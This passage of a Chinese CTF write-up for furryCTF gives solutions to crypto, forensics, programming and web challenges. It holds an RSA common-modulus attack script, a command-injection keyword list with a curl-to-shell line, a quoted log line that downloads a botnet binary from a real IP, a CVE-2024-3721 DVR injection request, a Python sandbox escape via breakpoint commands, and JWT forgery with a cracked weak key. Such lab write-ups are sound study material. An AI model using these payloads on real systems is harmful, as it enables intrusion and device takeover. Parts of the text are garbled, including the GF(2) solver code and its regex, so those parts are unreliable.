4400150609827437482248996063971205025720572575679089869872234736450077937155751  
7861218197757876766550340075924891401859650226839440549385674229995183774157898  
7742279110798321399237445999614937775140616595509274680923330590474959452028428  
99537866048986969551425466746917045938325668679150934093553865992883156
```

```
def extended_gcd(a, b):
```

```
    if a == 0:
```

```
        return b, 0, 1
```

```
    else:
```

```
        g, y, x = extended_gcd(b % a, a)
```

```
        return g, x - (b // a) * y, y
```

```
def common_modulus_attack(c1, c2, e1, e2, n):
```

```
    g, s1, s2 = extended_gcd(e1, e2)
```

```
    if g != 1:
```

```
        print("GCD of e1 and e2 is not 1, attack might fail.")
```

```

# 如果 s1 或 s2 是负数，需要计算模逆
if s1 < 0:
    s1 = -s1
    c1 = pow(c1, -1, n)
if s2 < 0:
    s2 = -s2
    c2 = pow(c2, -1, n)

m = (pow(c1, s1, n) * pow(c2, s2, n)) % n
return m

m_long = common_modulus_attack(c1, c2, e1, e2, N)

try:
    flag = long_to_bytes(m_long)
    print(f"解密出的明文 (Hex): {hex(m_long)}")
    print(f"解密出的 Flag: {flag.decode('utf-8', errors='ignore')}")
except Exception as e:
    print(f"转换失败: {e}")

```

题目 3：迷失

一个基于保序加密原理的简单替代加密算法。

密文解构

密文 m 的十六进制字符串为：

```
4ee0 6f40 7770 2800 6680 6d00 6091 6740 2800 6891 7340 2800 6680 74f1 7200 7200
7900 4271 5500 46e0 7b00 ...
```

根据代码中的 flag 模板：

```
Now flag is furryCTF{??????_????_????_????????_????????_???} - made by
QQ:3244118528 qwq
```

我们可以通过已知部分建立密文到明文的映射表，最后通过脚本获得答案

```
import struct

# 1. 密文数据
hex_m =
"4ee06f407770280066806d00609167402800689173402800668074f17200720079004271550046
```

```
e07b0050006d0065c06091734074f1720065c05f4050f174f165c0720079005f404f7072003a606
5c072005f405000720065c0734065c03af0768068916e8067405f40629572007900700074006891
6f406e805f406f4077706f407cf128002f4928006df06091650065c0280061e17900280050f150f
13c5938d4382039403940379037903b8039d038203b802800714077707140"

# 将密文每 2 个字节拆分为一个整数块
cipher_blocks = [hex_m[i:i+4] for i in range(0, len(hex_m), 4)]

# 2. 已知模板
# 注意: ? 部分需要根据上下文和保序性推导
prefix = "Now flag is furryCTF{"
suffix = "} - made by QQ:3244118528 qwq"

# 3. 建立映射表
mapping = {}

# 映射已知的前缀
for i, char in enumerate(prefix):
    mapping[cipher_blocks[i]] = char

# 映射已知的高端后缀
# 密文总长度是 len(cipher_blocks)，后缀长度如下：
suffix_len = len(suffix)
for i, char in enumerate(suffix):
    cipher_idx = len(cipher_blocks) - suffix_len + i
    mapping[cipher_blocks[cipher_idx]] = char

# 4. 打印当前已知的映射（用于推导未知字符）
print("--- 已知映射关系 (Cipher: Plain) ---")
sorted_mapping = sorted(mapping.items(), key=lambda x: x[0])
for c, p in sorted_mapping:
    print(f"{c}: {p}")

# 5. 基于保序性手动补全/推导逻辑
# 例如：数字 3 是 38d4, 5 是 39d0, 8 是 3b80
# 那么中间出现的 3a60 必然是 6, 3af0 必然是 7
mapping['3a60'] = '6'
mapping['3af0'] = '7'
```

```

# 字符下划线 '_' 的密文
mapping['5f40'] = '_'
# 内部单词推测: Pleasure, Query, Or6er, Prese7ving, cryption, owo
mapping['5000'] = 'P'
mapping['4f70'] = 'O'
mapping['7680'] = 'v'
mapping['6e80'] = 'n'
mapping['6295'] = 'c'
mapping['7000'] = 'p'
mapping['7400'] = 't'
mapping['7140'] = 'q' # qwq 中的 q

# 6. 还原全文
result = []
for block in cipher_blocks:
    if block in mapping:
        result.append(mapping[block])
    else:
        # 如果还有未知的, 打印其密文值以便推点
        result.append(f"[{block}]")

print("\n--- 还原结果 ---")
print("".join(result))

# 7. 提取 Flag
full_text = "".join(result)
if "{" in full_text and "}" in full_text:
    flag = full_text.split("{") [1].split("}") [0]
    print(f"\nFlag: furyCTF{{{flag}}}")

```

Forensics

题目 1：谁动了我的钱包

Out 是出, in 是进, 一个一个试, 反正五次转款 最后得到答案, 没别的难点

Overview		More Info		Multichain Info																																								
ETH BALANCE 0.766261860885125344 ETH		TRANSACTIONS SENT Latest: N/A First: N/A		N/A																																								
FUNDED BY 0xc00Cc3CA...D14Ac32d0 17 days ago																																												
Transactions Token Transfers (ERC-20)					Download Page Data																																							
<p>Latest 4 from a total of 4 transactions</p> <table border="1"> <thead> <tr> <th>Transaction Hash</th> <th>Method</th> <th>Block</th> <th>Age</th> <th>From</th> <th>To</th> <th>Amount</th> <th>Txn Fee</th> </tr> </thead> <tbody> <tr> <td>0x26653a0860...</td> <td>Transfer</td> <td>10051619</td> <td>17 days ago</td> <td>0x39B72908...6B4e60621</td> <td>0xFF7C350e...603b7DB72</td> <td>0.19824268 ETH</td> <td>0.00002648</td> </tr> <tr> <td>0x2decdec2c...</td> <td>Transfer</td> <td>10051617</td> <td>17 days ago</td> <td>0x3D89ce58...60851Bd81</td> <td>0xFF7C350e...603b7DB72</td> <td>0.21311768 ETH</td> <td>0.00002928</td> </tr> <tr> <td>0xb50f8fa5629...</td> <td>Transfer</td> <td>10051573</td> <td>17 days ago</td> <td>0x9ED0E665...570F67268</td> <td>0xFF7C350e...603b7DB72</td> <td>0.21075846 ETH</td> <td>0.00002657</td> </tr> <tr> <td>0x67bf23e8d44...</td> <td>Transfer</td> <td>10051543</td> <td>17 days ago</td> <td>0xc00Cc3CA...D14Ac32d0</td> <td>0xFF7C350e...603b7DB72</td> <td>0.14414303 ETH</td> <td>0.00002934</td> </tr> </tbody> </table>					Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee	0x26653a0860...	Transfer	10051619	17 days ago	0x39B72908...6B4e60621	0xFF7C350e...603b7DB72	0.19824268 ETH	0.00002648	0x2decdec2c...	Transfer	10051617	17 days ago	0x3D89ce58...60851Bd81	0xFF7C350e...603b7DB72	0.21311768 ETH	0.00002928	0xb50f8fa5629...	Transfer	10051573	17 days ago	0x9ED0E665...570F67268	0xFF7C350e...603b7DB72	0.21075846 ETH	0.00002657	0x67bf23e8d44...	Transfer	10051543	17 days ago	0xc00Cc3CA...D14Ac32d0	0xFF7C350e...603b7DB72	0.14414303 ETH	0.00002934
Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee																																					
0x26653a0860...	Transfer	10051619	17 days ago	0x39B72908...6B4e60621	0xFF7C350e...603b7DB72	0.19824268 ETH	0.00002648																																					
0x2decdec2c...	Transfer	10051617	17 days ago	0x3D89ce58...60851Bd81	0xFF7C350e...603b7DB72	0.21311768 ETH	0.00002928																																					
0xb50f8fa5629...	Transfer	10051573	17 days ago	0x9ED0E665...570F67268	0xFF7C350e...603b7DB72	0.21075846 ETH	0.00002657																																					
0x67bf23e8d44...	Transfer	10051543	17 days ago	0xc00Cc3CA...D14Ac32d0	0xFF7C350e...603b7DB72	0.14414303 ETH	0.00002934																																					
<small>[Download: CSV Export]</small>																																												

题目 2：溯源

现在我们来到了侦探的领域，让我们循着蛛丝马迹找到证据吧

首先我们下载了附件，打开发现是一则服务器的工作日志，很可惜我们没有专业的日志查看软件，于是我决定使用最原始的人工查找

在查找前，我们需要知道常见的系统攻击关键词

```
1. 系统命令执行
;
|
&
&&
||

$(
${()}

2. 常见系统命令
id
whoami
uname
cat
ls
dir
rm
cp
mv
chmod
chown
passwd
useradd
nc
netcat
curl
wget
python
php
perl
bash
sh
cmd
powershell
3. PHP 代码执行函数
eval(
system(
exec(
passthru(
shell_exec(
proc_open
popen
assert(
create_function
4. 典型命令注入串
;id;
|whoami|
&cat /etc/passwd&
%0als%0a
;bash -c "curl http://attacker/shell|sh";
```

我们直接手动逐个查找（没想到真得找出来，非预期解属于是）

在经过漫长的搜索和排除后，我们锁定了一个看着就很奇怪的命令

有名有姓的可不多见，扔到 url 解码后如下

字符编码: UTF-8 URL 编码 URL 解码 ⚡ 交换 清空

```
admin  
144.172.98.50 - [24/Sep/2022:23:24:12 +0800] "POST /device/rsp?opt=sys&cmd=_S_O_S_T_R_E_A_MAX__&mdbs=os&mdc=cd /tmp/rm boatnet.arm7; wget http://103.77.241.165/hiddenbin/boatnet.arm7; chmod 777 ./boatnet.arm7 1bK HTTP/1.1" 201 168 "-" "Mozilla/5.0"
```

直接在浏览器搜索

国内版 国际版

Bing

POST /device.rsp?opt=sys&cmd=__S_O_S_T_R_E_A_MAX__&mdt

约 1 个结果

CSDN博客
https://blog.csdn.net/article/details...
TBKDVR硬盘录像机device.rsp命令执行漏洞(CVE-2024...)
文章浏览量814次，点赞14次，收藏4次。TBKDVR硬盘录像机device.rsp命令执行漏洞 漏洞描述 漏洞
再现 修复建议 CVE-2024-3721 免责声明：本号提供的网络安全信息仅供参考，不构成专业建议。...

阿里云漏洞库 - aliyun.com
https://avd.aliyun.com/detail
阿里云漏洞库 - aliyun.com
2024年4月13日 · 该问题影响到文件/device.rsp?opt=sys&cmd=__S_O_S_T_R_E_A_MAX__的某些未知处理方式。对参数mdb/mdc的操作会导致操作系统命令注入。攻击可以远程发起。漏洞已经被按...

CN-SEC 中文网
https://cn-sec.com/archives
CVE-2024-3721漏洞复现 | CN-SEC 中文网
2024年5月21日 · 01 漏洞 TBK DVR-4104/DVR-4216 操作系统命令注入漏洞 02 漏洞影响 TBK DVR-4104/DVR-4216 漏洞复现 TBK DVR-4104/DVR-4216 漏洞影响 TBK DVR-4104/DVR-4216 漏洞复现

谁懂看到cve的救赎感() 阅读文章，得出编号，flag为furryCTF{CVE-2024-3721}

TBKDVR硬盘录像机device.rsp命令执行漏洞(CVE-2024-3721)

原创 已于 2025-04-08 19:31:21 修改 · 818 阅读 · 14 点赞 · 4 评论 · CC 4.0 BY-SA 版权

文章标签: #网络 #安全 #数据库 #网络安全 #服务器 #apache

免责声明：本号提供的网络安全信息仅供参考，不构成专业建议。作者不对任何由于使用本文信息而导致的直接或间接损害承担责任。如涉及侵权，请及时与我联系，我将尽快处理并删除相关内容。

漏洞描述

TBK DVR硬盘录像机 device.rsp 接口处存在 命令执行漏洞，未经身份验证的远程攻击者可以利用此漏洞绕过cookie认证执行任意系统指令，写入后门文件，获取录像机shell权限。

漏洞再现

```
fofa: "Location: /login.rsp"
```

```
GET /device.rsp? opt=sys&cmd=__S_O_S_T_R_E_A_MAX__&mdb=sos&mdc=uname%20-a;pwd;ls HTTP/1.1
Host: ip
Cookie: uid=1
```

PPC

题目 1: flagReader

写脚本 爬网站数据 然后一个一个读 然后 base16 解码两次

wp:

```
import requests
import time

class FlagSpider:
    def __init__(self, u):
        self.u = u.rstrip('/')
        self.a = f'{self.u}/api'
        self.s = requests.Session()
        self.s.headers.update({'User-Agent': 'Mozilla/5.0'})

    def get_len(self):
        try:
            r = self.s.get(f'{self.a}/flag/length', timeout=5)
            # 如果返回了错误代码，这里会打印出来
            if r.status_code != 200:
                print(f"长度获取失败，状态码: {r.status_code}")
                return None
            d = r.json()
            return d.get('length') if d.get('status') == 'success' else
None
        except Exception as e:
            print(f"网络连接错误: {e}")
            return None

    def get_char(self, i):
        try:
            r = self.s.get(f'{self.a}/flag/char/{i}', timeout=5)
            d = r.json()
```

```
        return d.get('char') if d.get('status') == 'success' else None
    except:
        return None


def run(self):
    n = self.get_len()
    if n is None:
        return "无法获取长度, 请检查 URL 或 API 地址"

    print(f"检测到长度: {n}, 开始爬取...")
    res = []
    for i in range(1, n + 1):
        c = self.get_char(i)
        res.append(c if c else '?')
        # 进度条
        print(f"\r进度: {i}/{n}", end="")
        time.sleep(0.05)

    print("\n爬取完成!")
    return ''.join(res)

if __name__ == "__main__":
    u = "http://ctf.furryctf.com:36379"
    spider = FlagSpider(u)
    print(spider.run())
```

没有保存第一次的过程 所以复现的时候再来了一次



题目二：你告诉我这是个数学题？

好的家人们，现在 Oct 进入了 ppc，下载附件后在编译器打开阅读后可以知道这是一个有点小复杂的程序

本质是把 flag 藏进了二元域的线性方程组里，加密步骤可以拆成 3 步

第一步：把 flag 转成二进制串

比如 flag 里的字符 f，先转 ASCII 码（102），再转二进制 1100110；把 flag 里所有字符都这么转，然后拼接成一长串二进制（加密代码里去掉了每个字符二进制前面的 0，比如 A 的 ASCII 是 65，二进制是 1000001，不会补成 8 位，直接用 7 位）。

第二步：造一个“单位矩阵”

矩阵大小和二进制串长度一样（比如二进制串有 n 位，就是 $n \times n$ 矩阵）

第三步：随机打乱矩阵

随机选矩阵的两行（ i 行和 j 行），把 j 行的每一位和 i 行对应位做异或；同时把二进制串的 j 位和 i 位也异或。

这个打乱操作是可逆的，因为异或操作的逆操作还是异或自己。

我们的目标是从打乱的矩阵和 result 里，还原出最初的二进制串，再转回 flag。核心是解二元域的线性方程组：矩阵 \times 原始二进制串 = result。

第一步：GF (2) 高斯消元解方程组

高斯消元是解线性方程组的经典方法，这里只需要适配“二元域”（所有计算结果模 2，即 $0+1=1$, $1+1=0$ ），步骤通俗讲：

把矩阵和 result 拼起来，比如矩阵一行是 0010，result 对应位是 1，就拼成 $0010|1$ ；

逐列找主元，把这行换到当前行；

用这行把其他行的该列都异或操作

最后还原出原始的二进制串。

第二步：解决 丢前导 0 问题

少了前导 0，导致直接转译是乱码。

我们直接暴力枚举+格式校验双管齐下让他体验升天的感觉 (bushi)

编写程序如下

```
import re#math

# 第一步：解二元域线性方程组（还原原始二进制串）

def solve_gf2(matrix, result):
```

```

n = len(matrix)

# 构建增广矩阵：把矩阵每行和 result 对应位拼起来

aug = []

for i in range(n):

    # 把矩阵行转成数字列表，再加上 result 对应位

    row = [int(c) for c in matrix[i]] + [result[i]]

    aug.append(row)


rank = 0 # 记录矩阵的秩（有效行数）

for col in range(n): # 逐列处理

    # 找主元行（当前列值为 1 的行）

    pivot = -1

    for row in range(rank, n):

        if aug[row][col] == 1:

            pivot = row

            break

    if pivot == -1:

        continue # 没找到主元，跳过


    # 交换主元行和当前行

    aug[rank], aug[pivot] = aug[pivot], aug[rank]


    # 消去其他行的当前列（异或操作）

    for row in range(n):

        if row != rank and aug[row][col] == 1:

            # 二元域加法=异或（模 2）

            aug[row] = [(aug[row][i] + aug[rank][i]) % 2 for i in

```

```
range(n+1)]\n\nrank += 1\n\n# 构建解（原始二进制串）\nsolution = [0] * n\n\nfor row in range(rank):\n    # 找每行的主元列（值为 1 的列）\n    pivot_col = -1\n\n    for col in range(n):\n        if aug[row][col] == 1:\n            pivot_col = col\n            break\n\n    if pivot_col != -1:\n        solution[pivot_col] = aug[row][-1]  # 取增广列的值\n\nreturn "".join([str(i) for i in solution])\n\n# 第二步：二进制串转 flag（暴力枚举+格式校验）\ndef binary_to_flags(binary):\n    # 正则：只匹配 furyCTF{...} 格式的字符串\n    pattern = re.compile(r"^\w{furryCTF{[0-9A-Za-z_]+}}$")\n\n    # 深度优先搜索：试 6 位/7 位拆分二进制串\n    def dfs(i, path):\n        if i == len(binary):  # 拆完所有二进制位\n            candidate = "".join(path)\n\n            if pattern.match(candidate):\n                return candidate\n\n            return None\n\n        half = len(binary) // 2\n\n        for j in range(half):\n            left = binary[:j]\n            right = binary[j:]\n\n            if dfs(i + 1, left) is not None:\n                return dfs(i + 1, right)\n\n        return None\n\n    return dfs(0, "")
```

```
if pattern.match(candidate):
    print(candidate)  # 输出符合格式的结果
return

# 先试 7 位，再试 6 位（ASCII 可见字符主要是 7 位）
for L in (7, 6):
    if i + L <= len(binary):
        # 二进制转十进制，再转字符
        val = int(binary[i:i+L], 2)
        if 32 <= val <= 126:  # 只保留可见 ASCII 字符
            dfs(i + L, path + [chr(val)])
    else:
        dfs(i, path)

dfs(0, [])

matrix=[]

# 执行解题
binary = solve_gf2(matrix, result)
binary_to_flags(binary)
```

运行结果如图

好几个 flag...

题目要求找出最标准的，我们先试着交一个顺眼些的

furryCTF{Xa2 Matr1x Wi7h On9 Uni9ue Solut1on}

直接通过了，出乎意料，合理怀疑不是太离谱 flag 的都可以 TWT

Web

Pyeditor

创建实例后进入，发现是一个简单的运行界面，初步猜测为注入攻击。

下载附件，可以得到容器的源码，分析后发现该程序有着致命的失误。

```
# Hey bro, don't forget to remove this before release!!!
import os
import sys

flag_content = os.environ.get('GZCTF_FLAG', '')
os.environ['GZCTF_FLAG'] = ''

try:
    with open('/flag.txt', 'w') as f:
        f.write(flag_content)
except:
    pass
```

这意味着我们可以通过绕过检查对 flag 进行读取操作

但是这个容器过滤了几乎所有的文件操作常用手段以及特殊手法

首先确认我们的目标，我们需要绕过过滤器，跳过目标代码前的 `exit()`；

从而运行目标代码获取 flag 回显；

为了绕过 `exit`，我们真得控制一下程序了，直接使用 `breakpoint()`，进入调试直接接管程序运行，但是 `breakpoint` 并不是自动运行的，这似乎行不通；

在经过痛苦的思索与多次尝试后，我们还是把目标重新放在 `breakpoint()` 上吧 🌟

由于知识储备实在匮乏，我们利用了 ai 的信息检索能力

正常情况下，Python 程序是从上到下自动执行的，遇到 `exit()` 就直接终止。但 `breakpoint()` 是 Python 的调试断点，程序执行到这里会暂停，进入**调试模式**（相当于你接管了程序的控制权）。

而 Python 3.14 新增的 `commands` 参数是关键：它能让你提前写好“调试指令”，程序暂停后会**自动执行这些指令**，不用你手动敲键盘——这就实现了“自动绕过障碍”。

Ok，理论成立，实践开始，这样我们就拥有了一个自动的调试指令，需要用到的相关功能如下

- `n` (`next` 的缩写)：让程序“往下走一步”（执行下一行代码），就像看书翻到下一页。
- `j` 行号 (`jump` 的缩写)：让程序“跳转到指定行”，就像看书直接翻到某一页（但只能在同一个代码块里跳，所以我们需要使用`'n'` 操作先进入目标代码块）。

The screenshot shows a Python 3 online interpreter interface. The code input field contains: `breakpoint(commands='n')`. The output results field shows the execution of the code, including the creation of a temporary file, the execution of the `safe_exec` function, and the entry into a PDB debugger. The commands parameter 'n' is used to step over the breakpoint. The status information at the bottom indicates the process ID is 9dc911798defd204 and the run time is 9s.

首先我们尝试 `next`，回显了当前行的代码

代码输入

```
breakpoint(commands=['n']*2)
```

输出结果

```
> return #  
(Pdb)  
> 进程已停止  
> 进程已启动...  
> /tmp/tmpg7rdkon8.py(7)safe_exec()  
  
> return #  
(Pdb)  
> 进程已停止  
> 进程已启动...  
错误: 找不到变量: name 'n' is not defined  
> 进程已启动...  
--Return--  
  
> /tmp/tmpvdr2e7cd.py(7)safe_exec()>#  
  
> return #
```

状态信息

命令行参数: 可选参数

状态: 运行中
进程ID: 995b3c1de6abd98c
运行时间: 6s

运行代码 停止执行

继续

Python 3 在线运行

代码输入

```
breakpoint(commands=['n']*3)
```

输出结果

```
> return #  
(Pdb)  
> 进程已停止  
> 进程已启动...  
> /tmp/tmpg7rdkon8.py(7)safe_exec()  
  
> return #  
(Pdb)  
> 进程已停止  
> 进程已启动...  
错误: 找不到变量: name 'n' is not defined  
> 进程已启动...  
--Return--  
  
> /tmp/tmpvdr2e7cd.py(7)safe_exec()>#  
  
> return #  
(Pdb)  
> 进程已停止  
> 进程已启动...  
--Return--  
  
> /tmp/tmpg7ow9t9es.py(18)  
> exit()
```

状态信息

命令行参数: 可选参数

状态: 运行中
进程ID: 5944cb16fc878b96
运行时间: 3s

运行代码 停止执行

当移动三次后我们可以看到已经到达了 `exit()`, `['n']*3`: 先让程序“往下走 3 步”, 目的是从 `safe_exec()` 函数里走出来, 到达能跳转到目标行的位置

Python 3 在线运行

代码输入

清空 复制

```
breakpoint(commands=['\n']*3+['j 20'])
```

输出结果

```
> /tmp/tmpvdr2a7qd.py(7)safe_exec()->
-> return #
(Pdb)
> 进程已终止
> 是刚才启动...
--Return-->
> /tmp/tmpglowp9ea.py(18)()
-> exit()

(Pdb)
> 进程已终止
> 是刚才启动...
--Return-->
> /tmp/tmp5jpsmqsc.py(20)()
-> import os
> /tmp/testjjsnreqzq.py(20)()
-> import os
```

状态信息

命令行参数: 可选参数

运行代码停止执行

- ['j 20']: 跳转到第 20 行 (import os 那行)，直接绕过第 14 行的 exit()

Python 3 在线运行

代码输入

清空 复制

```
breakpoint(commands=['\n']*3+['j 20']+['\n'])
```

输出结果

```
> /tmp/tmp5jpsmqsc.py(20)()
-> import os
> /tmp/tmp5jpsmqsc.py(20)()
-> import os

(Pdb)
> 进程已终止
> 是刚才启动...
--Return-->
> /tmp/tmp4txjd33.py(20)()
-> import os
> /tmp/tmp4txjd33.py(21)()
-> import sys
```

状态信息

命令行参数: 可选参数

运行代码停止执行

- ['n']*3: 从第 20 行再往下走 3 步，刚好执行到 flag_content=f.read()，把 flag 读进变量里。

- ['p flag_content']: 打印这个变量，就能看到 flag 内容了。

真的力竭了，直接现学了 python 的新特性，不过也很有意思。

Ezmd5

我们创建靶场进入后可以看到目标代码，全裸展示了说是

阅读后我们发现题目要求我们 post 传入 user 和 pass 的值，要求两个值不相等 MD5 哈希值相等。

我们可以使用 Hackbar 直接 post 传入符合要求的值，但我这里使用了另一种方法，传入数组直接绕过了比较

```
%?kp
highlight_file(_FILE_);
error_reporting(0);
$flag_path = "/flag";
if (is_uploaded_file($_POST['user']) && is_uploaded_file($_POST['pass'])) {
    $user = $_POST['user'];
    $pass = $_POST['pass'];
    if ($user != $pass && md5($user) === md5($pass)) {
        echo "Congratulations! Here is your flag: " . $user;
        echo file_get_contents($flag_path);
    } else {
        echo "Wrong! Hunker!";
    }
} else {
    echo "Please provide 'user' and 'pass' via POST.";
}
?> Congratulations! Here is your flag:
POPF[76da92ff-a656-495e-bec8-72025bc0b6db]
```

得到 flag 如上

~Admin~

Ok，我们首先阅读题目，发现提供了普通账户的账号密码，创建靶场我们直接登入



仔细阅读界面发现 url 有 key 字符串。

搜索后我们得知这是一个 JWT 字符串

```
key=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlcilsImhdCI6MTc2OTc4MzAxNCwiZXhwIjoxNzY5Nzg2NjE0fQ.Xh7dtAj3SLc21pU6FmORpfsHEmOq1Gddlb5fmDpApOg
```

你提供的这个字符串是一个 **JWT (JSON Web Token)**。

JWT 的全称是 **JSON Web Token**，我们可以把它理解成：一种紧凑的、自包含的字符串令牌，通常用来在网络上安全地传递信息（比如用户身份、权限），而且信息是可以被验证和信任的。

在 CTF 题目里，JWT 是高频考点，常出现在“绕过认证拿 flag”的场景中，比如题目会用 JWT 做登录验证，我们需要破解 / 篡改 JWT 来获取权限。

乘胜追击，我们随便打开一个 jwt 解码工具，获得信息如下

注意到 JWT 存在对称密钥，说明我们还需要进行密钥获取

（其实是用了没密钥的 JWT 登入被挡了 TWT）

将 JWT 放入密钥爆破软件执行，一会便获得四位密钥，有点出乎意料

我们把账户名 user 改为目标账户 admin，输入密钥进行编码，获取 JWT 字符串


The screenshot shows the JSON.cn website with the URL <https://www.json.cn/jwt>. The page title is "Json.cn" and the sub-page title is "JSON工具". The main content area is titled "祝您天天会所" (Wish You a Happy Day). The interface is divided into three main sections: "编码区域" (Encoding Area), "操作区域" (Operation Area), and "解码区域" (Decoding Area).
在 "操作区域" 中，有一个 "解码" (Decode) 按钮被高亮显示。下方有 "Unix 时间戳转..." 和 "垫型高精度版本JWT解码工具" 的链接。
在 "解码区域" 中，"头部/Header" 部分显示了 JSON 格式的数据：{"typ": "JWT", "alg": "HS256"}；"载荷/Payload" 部分显示了 JSON 格式的数据：{"user": "admin", "iat": 1769785043, "exp": 1769788643}；"对称密钥" 部分显示了密钥值 "mrwk"。
底部有一个提示框，内容为 "已编码和签名名为JWT格式"，并包含一个关闭按钮 "X"。
在 "操作区域" 下方，有一个提示框，内容为 "提示：我们不记录token，所有验证和测试都在客户端上进行！"。
底部导航栏包括 "深入探索"、"身份验证"、"语法分析"、"加密"、"验证"、"认证"、"解析"、"JSON 转 Javascript"、"Python 编程类工具"、"Ruby 语言工具" 和 "JSON 转 Swift" 等选项。

替换后成功登入 admin


The screenshot shows a web application titled "用户主页" (User Home). The main content area displays a message "欢迎, admin!" and the user's login information: 登录时间: 2026/1/30 22:57:23, 过期时间: 2026/1/30 23:57:23. Below this, a blue box contains the flag: furyCTF{JWT_T0k9n_W1th_We6k_Pa5s}. A success message at the bottom states "您已成功通过身份验证。" (You have successfully passed the identity verification.).

题目 4: CCPreview

由于服务部署在 AWS EC2 实例上，攻击者可以诱导服务器请求 AWS 的内部链路本地地址 169.254.169.254。在未启用 IMDSv2 强制模式（即可以使用简单的 GET 请求访问）的情况下，可以通过该接口获取敏感信息。

